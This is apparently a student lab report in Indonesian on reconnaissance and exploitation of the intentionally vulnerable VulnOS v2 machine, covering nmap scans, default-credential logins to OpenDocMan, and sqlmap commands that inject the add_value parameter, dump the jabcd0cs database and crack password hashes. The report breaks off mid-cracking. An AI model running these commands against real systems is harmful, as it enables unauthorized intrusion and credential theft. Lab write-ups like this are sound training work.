

LAPORAN PRAKTIKUM
“ACTIVE RECONNAISSANCE”

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PROGRAM STUDI INFORMATIKA

FAKULTAS TEKNIK

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A. Pendahuluan

Praktikum *ACTIVE RECONNAISSANCE* ini membahas proses *Information Gathering* dan *Penetration Testing* menggunakan Kali Linux sebagai mesin penyerang dan VulnOS v2 sebagai mesin target. Tahap awal dari proses pengujian penetrasi dimulai dengan *Active Reconnaissance*, yaitu teknik pengumpulan informasi dengan melakukan interaksi langsung terhadap sistem target. Teknik ini bertujuan untuk mengidentifikasi alamat IP, layanan yang berjalan, port yang terbuka, serta konfigurasi awal sistem target yang dapat digunakan sebagai dasar untuk tahapan eksploitasi selanjutnya.

Dalam konteks keamanan jaringan, *reconnaissance* merupakan tahap krusial karena kualitas informasi yang dikumpulkan pada tahap ini akan sangat menentukan keberhasilan proses eksploitasi. Pada praktikum ini, mahasiswa diminta menjalankan berbagai perintah dan tools seperti *ifconfig*, *ping*, serta *NMAP* untuk memetakan jaringan dan menemukan host yang aktif. Selain itu, mahasiswa juga mempraktikkan bagaimana melakukan enumerasi layanan, mengidentifikasi versi aplikasi yang rentan, serta mempersiapkan data yang diperlukan untuk analisis keamanan lebih lanjut.

Setelah menemukan target, proses dilanjutkan dengan mengakses layanan web yang tersedia, termasuk OpenDocMan, serta melakukan eksploitasi terhadap kerentanan menggunakan *Searchsploit* dan *SQLMap*. Tahapan ini menggambarkan alur nyata pengujian penetrasi mulai dari *information gathering*, *enumeration*, *exploitation*, hingga mendapatkan akses jarak jauh melalui SSH. Dengan demikian, praktikum ini tidak hanya memberikan pemahaman teoretis mengenai keamanan sistem informasi, tetapi juga melatih keterampilan teknis mahasiswa dalam menghadapi skenario keamanan siber yang realistis.

B. Tujuan Praktikum

1. Melakukan teknik **Active Reconnaissance** terhadap target dalam jaringan lokal.
2. Mengidentifikasi **IP address**, **port**, dan **service** pada target menggunakan NMAP.
3. Menganalisis informasi awal yang diperoleh untuk tahap penetration testing berikutnya.
4. Mendokumentasikan seluruh langkah dalam bentuk screenshot dan deskripsi.

C. Alat dan Bahan

1. Laptop
2. VirtualBox 7.0.14

3. Kali Linux (Attacker)
4. VulnOS v2 (Target)
5. Koneksi internet hotspot pribadi
6. Tools:
 - NMAP
 - ifconfig/ip
 - ping
 - Web Browser (Firefox di Kali)

D. Dasar Teori

1. Active Reconnaissance

Active Reconnaissance adalah teknik pengumpulan informasi terhadap target dengan melakukan interaksi langsung. Bentuk interaksi dapat berupa ping, scanning port, mencoba mengakses service, atau request aktif lainnya.

Active Reconnaissance biasanya menggunakan tools seperti:

- NMAP
- Netcat
- Traceroute
- Telnet/SSH
- Browser untuk mengunjungi service HTTP

Kelebihan:

- Informasi yang didapat lebih lengkap & detail.

Kekurangan:

- Aktivitas lebih mudah terdeteksi oleh sistem keamanan.

2. NMAP (Network Mapper)

NMAP adalah salah satu tools utama untuk melakukan scanning karena dapat mengidentifikasi:

- Host aktif
- Port terbuka
- Versi service
- Sistem operasi
- Topologi jaringan


Perintah dasar dalam Active Reconnaissance:

- `nmap -sn`: host discovery
- `nmap -sV`: service & version detection
- `nmap -O`: OS detection
- `nmap -p 1-65535`: full port scan

E. Langkah Praktikum (Active Reconnaissance)

1. Praktik Information Gathering


1) Menyalakan VM Kali Linux dan VulnOS



Menjalankan kedua mesin virtual pada VirtualBox.

2) Masuk menjadi root di Kali Linux

Perintah: **sudo su**



Mengaktifkan akses root untuk menjalankan scanning tanpa batasan.

3) Mengecek IP Address pada Kali Linux

Perintah: **ifconfig** atau **ip addr**

```
(root@iyangga)~[/home/iyangga]
# ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    ether 02:72:27:96:73:a5 txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 7 overruns 0 carrier 0 collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.58.83.84 netmask 255.255.255.0 broadcast 10.58.83.255
    inet6 2404::c0:4050:8ca9:a00:27ff:fe1a:ee1d prefixlen 64 scopeid 0<global>
    inet6 2404::c0:4050:8ca9:deaa:a39:6646:bb46 prefixlen 64 scopeid 0<global>
    inet6 fe80::a00:27ff:fe1a:ee1d prefixlen 64 scopeid 0<link>
    ether 08:00:27:1a:ee:1d txqueuelen 1000 (Ethernet)
    RX packets 21 bytes 2810 (2.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 34 bytes 4042 (3.9 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (local loopback)
    RX packets 0 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(root@iyangga)~[/home/iyangga]
```

Mencatat IP Kali Linux pada interface jaringan.

4) Menguji Koneksi Jaringan

Perintah: **ping 8.8.8.8**

```
(root@iyangga)~[/home/iyangga]
# ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data:
64 bytes from 8.8.8.8: icmp_seq=1 ttl=112 time=84.3 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=112 time=80.3 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=112 time=72.4 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=112 time=72.2 ms
64 bytes from 8.8.8.8: icmp_seq=5 ttl=112 time=78.5 ms
64 bytes from 8.8.8.8: icmp_seq=6 ttl=112 time=79.4 ms
64 bytes from 8.8.8.8: icmp_seq=7 ttl=112 time=66.9 ms
64 bytes from 8.8.8.8: icmp_seq=8 ttl=112 time=76.3 ms
64 bytes from 8.8.8.8: icmp_seq=9 ttl=112 time=73.0 ms
64 bytes from 8.8.8.8: icmp_seq=10 ttl=112 time=72.4 ms
64 bytes from 8.8.8.8: icmp_seq=11 ttl=112 time=70.2 ms
64 bytes from 8.8.8.8: icmp_seq=12 ttl=112 time=69.1 ms
64 bytes from 8.8.8.8: icmp_seq=13 ttl=112 time=66.4 ms
64 bytes from 8.8.8.8: icmp_seq=14 ttl=112 time=69.1 ms
64 bytes from 8.8.8.8: icmp_seq=15 ttl=112 time=65.0 ms
64 bytes from 8.8.8.8: icmp_seq=16 ttl=112 time=72.1 ms
64 bytes from 8.8.8.8: icmp_seq=17 ttl=112 time=116 ms
64 bytes from 8.8.8.8: icmp_seq=18 ttl=112 time=81.9 ms
64 bytes from 8.8.8.8: icmp_seq=19 ttl=112 time=84.2 ms
64 bytes from 8.8.8.8: icmp_seq=20 ttl=112 time=72.9 ms
64 bytes from 8.8.8.8: icmp_seq=21 ttl=112 time=60.6 ms
64 bytes from 8.8.8.8: icmp_seq=22 ttl=112 time=69.3 ms
64 bytes from 8.8.8.8: icmp_seq=23 ttl=112 time=69.2 ms
64 bytes from 8.8.8.8: icmp_seq=24 ttl=112 time=64.7 ms
64 bytes from 8.8.8.8: icmp_seq=25 ttl=112 time=66.1 ms
64 bytes from 8.8.8.8: icmp_seq=26 ttl=112 time=73.1 ms
64 bytes from 8.8.8.8: icmp_seq=27 ttl=112 time=90.3 ms
^C
  8.8.8.8 ping statistics:
    27 packets transmitted, 27 received, 0% packet loss, time 26042ms
    rtt min/avg/max/mdev = 60.637/74.679/116.453/10.651 ms

(root@iyangga)~[/home/iyangga]
```

Memastikan jaringan berfungsi dan tidak ada packet loss.

5) Scanning Host dalam Jaringan

Perintah: **nmap -sn <IP_Kali>/24**

```
(root@iyangga)~[/home/iyangga]
# nmap -sn ip 10.58.83.84/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-28 23:27 WITA
Failed to resolve "ip".
Nmap scan report for 10.58.83.73
Host is up (0.0013s latency).
MAC Address: 14:13:33:01:3F:AF (AzureWave Technology)
Nmap scan report for 10.58.83.127
Host is up (0.00090s latency).
MAC Address: 08:00:27:57:4F:AA (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 10.58.83.253
Host is up (0.017s latency).
MAC Address: 2A:1B:D9:F1:D8:B7 (Unknown)
Nmap scan report for 10.58.83.84
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.68 seconds

(root@iyangga)~[/home/iyangga]
```

Melakukan host discovery untuk mencari IP VulnOS.

6) Menentukan IP VulnOS (Target)

```
Nmap scan report for 10.58.83.127
Host is up (0.00090s latency).
MAC Address: 08:00:27:57:4F:AA (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

Mengambil IP target berdasarkan hasil scanning.

7) Melakukan Service & Version Detection pada Target

Perintah: **nmap -sV <IP_Target>**

```
(root@iyangga) [/home/iyangga]
# nmap -sV 10.58.83.127
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-28 23:45 WITA
Nmap scan report for 10.58.83.127
Host is up (0.00059s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.6 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))
6667/tcp  open  irc      ngircd
MAC Address: 08:00:27:57:4F:AA (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host: irc.example.net; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.56 seconds
```

Mengidentifikasi port terbuka dan service yang berjalan.

8) (Opsional) Aggressive Scan untuk Informasi Tambahan

Perintah: **nmap -A -O -p 1-65535 <IP_Target>**

```
(root@iyangga) [/home/iyangga]
# nmap -A -O -p 1-65535 10.58.83.127
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-28 23:46 WITA
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 23:46
Completed NSE at 23:46, 0.00s elapsed
Initiating NSE at 23:46
Completed NSE at 23:46, 0.00s elapsed
Initiating NSE at 23:46
Completed NSE at 23:46, 0.00s elapsed
Initiating ARP Ping Scan at 23:46
Scanning 10.58.83.127 [1 port]
Completed ARP Ping Scan at 23:46, 0.06s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 23:46
Completed Parallel DNS resolution of 1 host. at 23:46, 0.04s elapsed
Initiating Connect Scan at 23:46
Scanning 10.58.83.127 [65535 ports]
Discovered open port 80/tcp on 10.58.83.127
Discovered open port 22/tcp on 10.58.83.127
Discovered open port 6667/tcp on 10.58.83.127
Completed Connect Scan at 23:47, 47.47s elapsed (65535 total ports)
Initiating Service scan at 23:47
Scanning 3 services on 10.58.83.127
Completed Service scan at 23:50, 166.38s elapsed (3 services on 1 host)
Initiating OS detection (try #1) against 10.58.83.127
NSE: Script scanning 10.58.83.127.
Initiating NSE at 23:50
Completed NSE at 23:50, 14.28s elapsed
Initiating NSE at 23:50
Completed NSE at 23:50, 1.07s elapsed
Initiating NSE at 23:50
Completed NSE at 23:50, 0.02s elapsed
Nmap scan report for 10.58.83.127
Host is up (0.0029s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.6 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 3024 f5:4d:c8:e7:8b:c1:b2:11:95:24:fd:0e:4c:3c:3b:3b (DSA)
|_ 2048 ff:19:33:7a:c1:ee:b5:d0:dc:60:51:da:f0:6e:fc:48 (RSA)
|_ 256 aed7:0f:cc:ed:aa:82:0b:ed:66:a5:11:7a:11:5f:86 (ECDSA)
|_ 256 71:bc:0b:7b:50:02:a4:8e:ce:1c:8e:a0:1e:3a:37:94 (ED25519)
80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.7 (Ubuntu)
|_ http-title: VulnOSv2
6667/tcp  open  irc      irc?
|_ irc-info: Unable to open connection
MAC Address: 08:00:27:57:4F:AA (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Uptime guess: 0.021 days (since Fri Nov 28 23:20:40 2025)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=261 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


TRACEROUTE
HOP RTT ADDRESS
1 2.94 ms 10.58.83.127

NSE: Script Post-scanning.
Initiating NSE at 23:50
Completed NSE at 23:50, 0.00s elapsed
Initiating NSE at 23:50
Completed NSE at 23:50, 0.00s elapsed
Initiating NSE at 23:50
Completed NSE at 23:50, 0.00s elapsed
Read data files from: /usr/share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 231.29 seconds
Raw packets sent: 23 (1.806KB) | Rcvd: 15 (1.278KB)
```

Menemukan OS, script info, dan full port scan.


9) Menguji Akses HTTP

- Memasukkan ip target ke web browser




Pada tahap ini klik tulisan ‘*website*’.


- Klik pada tab ‘*Documentation*’



Tampilan setelah mengklik *website*

- Blok semua isi pada tab *Documentation*







Pada halaman *Documentation* blok semua isinya agar menampilkan teks yang tersembunyi.

10) Mengakses OpenDocMan

Membuka tab baru di web browser dengan **http://<IP_Target>/jabcd0cs/**




Login sebagai guest dengan Username: guest, dan Password: guest.




Tampilan setelah login sebagai guest.

11) Logout dan login sebagai admin*



Login sebagai admin* dengan Username: admin, dan Password: admin




Tampilan setelah login sebagai admin*


2. Exploitation menggunakan searchsploit

1) Lakukan command dan membuka link Multiple Vulnerabilities

Perintah: **searchsploit opendocman -w**



Pilih exploit: **OpenDocMan 1.2.7 — Multiple Vulnerabilities**, dan buka link exploitnya dengan car klik kanan pada linknya lalu klik Open Link.



Tampilan pada link exploit tadi dan kita dapat mengetahui langka SQL Injection.

2) SQL Injection dengan SQLMap

Perintah:

sqlmap -u 'http://<IP>/jabcd0cs/ajax_udf.php?q=1&add_value=odm_user' -p add_value -dbs -dbms=mysql

```
root@lyangga: ~/home/lyangga
# sqlmap -u 'http://10.58.83.127/jabcd0cs/ajax_udf.php?q=1&add_value=odm_user' -p add_value -dbs -dbms=mysql

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to
obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by
this program

[*] starting @ 18:12:14 /2025-11-29/

[18:12:15] [INFO] testing connection to the target URL
[18:12:15] [INFO] checking if the target is protected by some kind of WAF/IPS
[18:12:15] [INFO] testing if the target URL content is stable
[18:12:15] [INFO] target URL content is stable
[18:12:16] [WARNING] heuristic (basic) test shows that GET parameter 'add_value' might not be injectable
[18:12:16] [INFO] testing for SQL injection on GET parameter 'add_value'
[18:12:16] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[18:12:16] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[18:12:16] [INFO] testing 'Generic inline queries'
[18:12:16] [INFO] testing 'MySQL > 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[18:12:16] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (query SLEEP)'
[18:12:16] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[18:12:16] it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce th
e number of requests? [Y/n]

[18:12:17] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[18:12:17] [WARNING] reflective value(s) found and filtering out
[18:12:17] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. A
utomatically extending the range for current UNION query injection technique test
[18:12:17] [INFO] target URL appears to have 9 columns in query
[18:12:17] [INFO] GET parameter 'add_value' is 'Generic UNION query (NULL) - 1 to 10 columns' injectable
[18:12:17] [INFO] checking if the injection point on GET parameter 'add_value' is a false positive
GET parameter 'add_value' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
```

Di sini kita ketik 'y' untuk melakukan konfirmasi sebanyak 2 kali, untuk melanjutkan proses SQL Injection.

```

[09:40:30] [INFO] testing MySQL
[09:40:30] [INFO] confirming MySQL
[09:40:30] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.5.9, Apache 2.4.7
back-end DBMS: MySQL >= 5.0.0
[09:40:31] [INFO] fetching database names
available databases [6]:
[*] drupal7
[*] information_schema
[*] jabcd0cs
[*] mysql
[*] performance_schema
[*] phpmyadmin

```

Hasilnya muncul database baru: **jabcd0cs**

3) Dump database jabcd0cs

Perintah:

```

sqlmap -u 'http://<IP>/jabcd0cs/ajax_udf.php?q=1&add_value=odm_user'
add_value -D jabcd0cs -dump

```

```

root@iyangga: ~/home/iyangga
# sqlmap -u 'http://10.56.83.127/jabcd0cs/ajax_udf.php?q=1&add_value=odm_user' add_value -D jabcd0cs -dump

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to
obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by
this program.

[*] starting @ 18:10:32 / 2020-11-29/

[18:10:33] [INFO] resuming back-end DBMS 'mysql'
[18:10:33] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: add_value (GET)
Type: UNION query
Title: Generic UNION query (NULL) - 9 columns
Payload: q=1&add_value=odm_user UNION ALL SELECT NULL,CONCAT(0x7170626b71,0x6b6a63745a7372764374c756a444d6554486549a477869734c42676e49
71a5f5937a6e77a6a7,0x7170626b71),NULL,NULL,NULL,NULL,NULL,NULL,NULL --

[18:10:33] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.5.9, Apache 2.4.7
back-end DBMS: MySQL 5
[18:10:33] [INFO] fetching tables for database: 'jabcd0cs'
[18:10:33] [WARNING] reflective value(s) found and filtering out
[18:10:33] [INFO] fetching columns for table 'odm_user' in database 'jabcd0cs'
[18:10:33] [INFO] fetching entries for table 'odm_user' in database 'jabcd0cs'
[18:10:33] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N]

```

Ketik ‘y’ (temp file).

```

[18:10:33] [INFO] writing hashes to a temporary file '/tmp/sqlmapzspw46g10076/sqlmaphashes-2081jcl1.txt'
do you want to crack them via a dictionary-based attack? [y/n/q]

```

Ketik ‘y’ (dictionary attack).

```

[18:17:19] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>

```

Tekan enter tanpa mengetik apapun.

```

[18:17:30] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] y
[18:18:06] [INFO] starting dictionary-based cracking (md5_generic_passwd)

```

Ketik ‘y’ (common suffixes).

```

[18:17:30] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] y
[18:18:06] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[18:18:06] [WARNING] multiprocessing hash cracking is currently not supported on this platform
[18:18:28] [INFO] cracked password 'guest' for user 'guest' 2-7-1-release/
[18:18:28] [INFO] current status: gugum...

```

Tunggu proses sampai keluar “cracked password ‘guest’ for user ‘guest’”.

```
Berkas Aksi Sunting Lihat Bantuan
[18:19:20] [INFO] using suffix "!"
[18:19:20] [INFO] using suffix "-"
[18:19:21] [INFO] using suffix "+"
[18:19:22] [INFO] using suffix "."
